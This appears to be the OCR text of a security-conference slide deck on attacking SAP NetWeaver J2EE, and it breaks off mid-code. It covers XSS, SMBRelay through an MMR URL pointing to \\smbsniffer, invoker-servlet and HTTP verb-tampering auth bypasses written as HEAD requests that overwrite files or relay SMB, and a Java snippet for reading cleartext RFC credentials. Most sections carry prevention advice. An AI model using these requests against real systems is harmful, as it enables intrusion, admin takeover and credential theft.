
```
This is the doGet() method of the SatFileReceiver Servlet. (Rev. 6)

JARM API Test Data:
getMonitorSwitch: true
isJarmActiveForRequest: true
User: MITestUser
```

/meSync/SatFileReceiver – username and version disclose

Prevention

- Install SAP notes:
  1548548,1545883,1503856,948851, 1545883
- Don't use Mobile Engine 2.1 and other unsupported apps
- Update the latest SAP notes every month
- Disable unnecessary applications

XSS



15.09.2011 [DSECRG-11-033] SAP Crystal Report Server pubDBLogon - Linked XSS vulnerability

19.08.2011 [DSECRG-11-030] SAP NetWeaver JavaMailExamples - XSS

19.07.2011 [DSECRG-11-028] SAP NetWeaver ISpeak – XSS

20.06.2011 [DSECRG-11-024] SAP NetWeaver performance Provier Root - XSS

20.06.2011 [DSECRG-11-025] SAP NetWeaver Trust Center Service - XSS

12.04.2011 [DSECRG-11-016] SAP NetWeaver Data Archiving Service - multiple XSS

12.04.2011 [DSECRG-11-015] SAP NetWeaver MessagingServer - XSS

14.03.2011 [DSECRG-11-013] SAP NetWeaver Runtime - multiple XSS

14.03.2011 [DSECRG-11-012] SAP NetWeaver Integration Directory - multiple XSS

14.03.2011 [DSECRG-11-011] SAP Crystal Reports 2008 - Multiple XSS

14.03.2011 [DSECRG-11-010] SAP NetWeaver logon.html - XSS

14.03.2011 [DSECRG-11-009] SAP NetWeaver XI SOAP Adapter - XSS

14.12.2010 [DSECRG-09-067] SAP NetWeaver DTR - Multiple XSS

14.12.2010 [DSECRG-10-009] SAP NetWeaver ExchangeProfile - XSS

14.12.2010 [DSECRG-10-008] SAP NetWaver JPR Proxy Server - Multiple XSS

14.12.2010 [DSECRG-10-007] SAP NetWeaver Component Build Service - XSS

11.11.2010 [DSECRG-09-056] SAP Netweaver SQL Monitors - Multiple XSS

A lot of…….

Prevention

- Update the latest SAP notes
- Disable unnecessary applications
- Set service property SystemCookiesDataProtection to true.

SMBRelay in MMR

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile

SMBRelay in MMR

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile

Just send link to admin

Prevention

- Update the latest SAP notes (1483888)
- Disable unnecessary applications
- Enable authorization checks where they are necessary
- For developers: limit access only for local system and also by directory and file type
- Enable SAP CSRF protection API

CSRF protection

Standard XSRF Protection.

Framework generates XSRF token, applies either to POST-based or GET-based encoding, and validates the correctness of the subsequent requests.

Custom CSRF Protection.

Framework generates and provides an XSRF token to the application through the XSRF Protection API. The only way if you want to protect something different from standard GET/POST requests.

Standard XSRF Protection is recommended

CSRF protection bypass


Maybe there is a place where CSRF protection is impossible?

ERPScan
Security Scanner for SAP

CSRF protection bypass

SAP have all but you need to find it (c) DSecRG

SPML Architecture



SPML Actions

We can:

- Creating objects (except sap roles)
- Modifying objects (users, roles, groups)
- Searching for objects
- Deleting object

SPML Actions

We can:

- Creating objects (except sap roles)

We Need:

- UME.Spml_Read_Action
- UME.Spml_Write_Action

SPML Actions

We can:

- Creating objects (except sap roles)

We Need:

- UME Search Read Acti

OR?

Attacking SPML


- Create html page that will send XmlHttpRequest to SPML
- Request must cerate a user
- Found XSS in SAP
- Inject this page unto XSS
- Wait until administrator clicks it

PROFIT

OKAY

SAP asked: don't publish details of SPML request

But wait! ☺


www.sdn.sap.com/irj/scn/
www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/668e6629-0701-0010-7ca0-994cb7dec5a3?QuickLink=inde

SAP NetWeaver Security and Identity Management

SAP Identity Management APIs

Document Version 1.20 - December 2009

You can get details from SAP's documentation

http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/668e6629-0701-0010-7ca0-994cb7dec5a3?QuickLink=index&overridelayout=true

Prevention

- Limit access to SPML only for Administrators or IDM servers subnet
- Assign SPML administration roles only to a small amount of users
- Disable SPML if it is not used
- Update the latest SAP notes about XSS vulnerabilities

Authentication

Declarative

By WEB.XML

Programmatic

By UME

Web Dynpro	- programmatic
Portal iViews	- programmatic
J2EE Web apps	- declarative

Declarative authentication

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
<http-method>POST</http-method>
<http-method>DELETE</http-method>
</web-resource-collection>
    <auth-constraint>
    <role-name>admin</role-name>
    </auth-constraint>
</security-constraint>
```

WEB.XML file is stored in WEB-INF dir of app. root

Invoker Servlet

rapid calling servlets by their class name

Invoker Servlet

rapid calling servlets by their class name

Published by SAP in their security guides

Invoker Servlet

rapid calling servlets by their class name

Published by SAP in their security guides

call any servlet from application even if it is not declared in WEB.XML

Invoker Servlet

rapid calling servlets by their class name

Published by SAP in their security guides

call any servlet from application even if it is not declared in WEB.XML

Lets use it for bypass

Invoker Servlet in WEB.XML

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>CriticalAction</</servlet-name>
    <url-pattern>>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
        <role-name>admin</role-name>
        </auth-constraint>
</security-constraint>
```

Invoker Servlet auth bypass

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>CriticalAction</</servlet-name>
    <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
        <role-name>admin</role-name>
        </auth-constraint>
</security-constraint>
```

What if we call /servlet/com.sap.admin.Critical.Action


Prevention

- Update to the latest patch
- “EnableInvokerServletGlobally” property of the servlet_jsp must be “false”
- If you need to partially enable invoker servlet check SAP note 1445998
- For SAP NetWeaver Portal, see SAP Note 1467771

If you can’t install patches for some reasons you can check all WEB.XML files using ERPScan web.xml scanner manually.

I want more!

I Came here with a simple dream……… A dream of owning all SAPs Using one bug



And I found it…….

VERB Tampering

Verb Tampering

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
      <auth-constraint>
      <role-name>admin</role-name>
      </auth-constraint>
</security-constraint>
```

What if we will use HEAD instead of GET ?

Verb Tampering

Verb Tampering is a dark horse described by Arshan Dabirsiaghi in 2008 which doesn't have many known examples until now

Verb Tampering

Verb Tampering is a dark horse described by [Arshan Dabirsiaghi](#) in 2008 which doesn't have many known examples until now

Must be security control that lists HTTP verbs

ERPScan
Security Scanner for SAP

Verb Tampering

Verb Tampering is a dark horse described by Arshan Dabirsiaghi in 2008 which doesn't have many known examples until now

Must be security control that lists HTTP verbs

Security control fails to block verbs that are not listed

Verb Tampering

Verb Tampering is a dark horse described by Arshan Dabirsiaghi in 2008 which doesn't have many known examples until now

Must be security control that lists HTTP verbs

Security control fails to block verbs that are not listed

GET functionality will execute with an HEAD verb

Verb Tampering

Verb Tampering is a dark horse described by Arshan Dabirsiaghi in 2008 which doesn't have many known examples until now

Must be security control that lists HTTP verbs

Security control fails to block verbs that are not listed

GET functionality will execute with an HEAD verb

Net Weaver J2EE engine has all that features !!!!

But!

Need to check all 500 applications for:

- Application must miss HEAD check in WEB.XML
- Application must execute HEAD as GET
- Request must do some action that doesn't need to return result
- Request must do some really critical action

Potentially about 40 applications are vulnerable

Round 1

ERPScan
Security Scanner for SAP

1 - unauthorized DOS

```
HEAD
/dir/support/CheckService?cmd_check
&fileNameL=DEFAULT1.PFL
&directoryNameL=D:\usr\sap\DM0\SYS\profile
```

Can be used to overwrite any OS file with trash values

Round 2

2 - unauthorized SMBRelay

```
HEAD
/dir/support/CheckService?cmd_check
&fileNameL=file
&directoryNameL=\\smbsniffer\sniff\
```

Can be used for SMBrelay attack and full access to OS

ERPScan
Security Scanner for SAP

3 – unauthorized group assignment

- Secret interface for managing J2EE engine
- Can be accessed remotely
- Can run user management actions
- No documentation
- Many commands require additional auth

Except some ☺

3 – Auth bypass

We can:


- Add any user to any group
- Create any user
- Other things with users and roles

4 – total remote control

Only 2 HEAD requests

ERPScan
Security Scanner for SAP

4 – total remote control



Only 2 HEAD requests

Create new user

Assign user to Administrators

DEMO

SHUT UP AND DEMO!!!!!!

What else

There are still some VT vulns in SAP (*DSECRG-00243*)

It is architectural problem

ERPScan
Security Scanner for SAP

MOARR!!!!!!!!!

Hacking ABAP

How we can get on the ABAP if we don't have a credentials?

RFC

RFC?! Go on…

The RFC is an SAP interface protocol, which simplifies the programming of communication processes between systems. The RFCs enable you to call and execute predefined functions in a remote system, or in the same system. In the J2EE Engine the RFC functions are implemented by the JCo RFC Provider service, which is used for processing ABAP to Java requests. A feature is provided for receiving calls from the SAP systems – this is done by registering the J2EE Engine as a RFC destination.

But we need a login and pass for RFC call

Yes! We can.

Secret interface can do more than user management

Yes! We can.

Secret interface can do more than user management

Execute OS command on the server side

Yes! We can.

Secret interface can do more than user management

Execute OS command on the server side

Create own Java RFC destinations

Yes! We can.

Secret interface can do more than user management

- Execute OS command on the server side
- Create own Java RFC destinations
- Read properties of existing Java RFC destinations

Yes! We can.

Secret interface can do more than user management

Execute OS command on the server side

Create own Java RFC destinations

Read properties of existing Java RFC destinations

All that without authentication

Authorization?!

Yes! We can.

Ok. We can read properties of JAVA RFC destinations. So what?

Yes! We can.

Ok. We can read properties of JAVA RFC destinations. So what?

Users and passwords specified in RFC destination

Yes! We can.

Ok. We can read properties of JAVA RFC destinations. So what?

Users and passwords specified in RFC destination

Usually of highly privileged users (with SAP_ALL)

Yes! We can.

Ok. We can read properties of JAVA RFC destinations. So what?

Users and passwords specified in RFC destination

Usually of highly privileged users (with SAP_ALL)

Stored in JAVA RFC destinations in clear text

Yes! We can.

Ok. We can read properties of JAVA RFC destinations. So what?

Users and passwords specified in RFC destination


Usually of highly privileged users (with SAP_ALL)

Stored in JAVA RFC destinations in clear text

And we can easily get it

ERPScan
Security Scanner for SAP

Say hello to credentials




Program id: WEBADMIN

Gateway host: localhost

Gateway service: sapgw$$

Server Count (1..20): 2

We need it!
and we can get it


Application server host: localhost

System number: $$

Client: 001


Language:

User: SAP*

Password: *********

ERPScan
Security Scanner for SAP

Obtaining RFC destinations by API



```
public void getUsers(String _file) throws Exception {
    String text;

    ClassLoader origClassLoader = Thread.currentThread().getContextClassLoader();
    Thread.currentThread().setContextClassLoader(getClass().getClassLoader());

    InitialContext ctx = new InitialContext();

    Object obj = ctx.lookup("rfcengine");
    RFCRuntimeInterface runtime = (RFCRuntimeInterface)ctx.lookup("rfcengine");
    BundleConfiguration bundle = new BundleConfiguration();
    text = "Users: \n\n";
    BundleConfiguration[] bundles = runtime.getConfigurations();
    for(int i = 0; i<bundles.length; i++) {

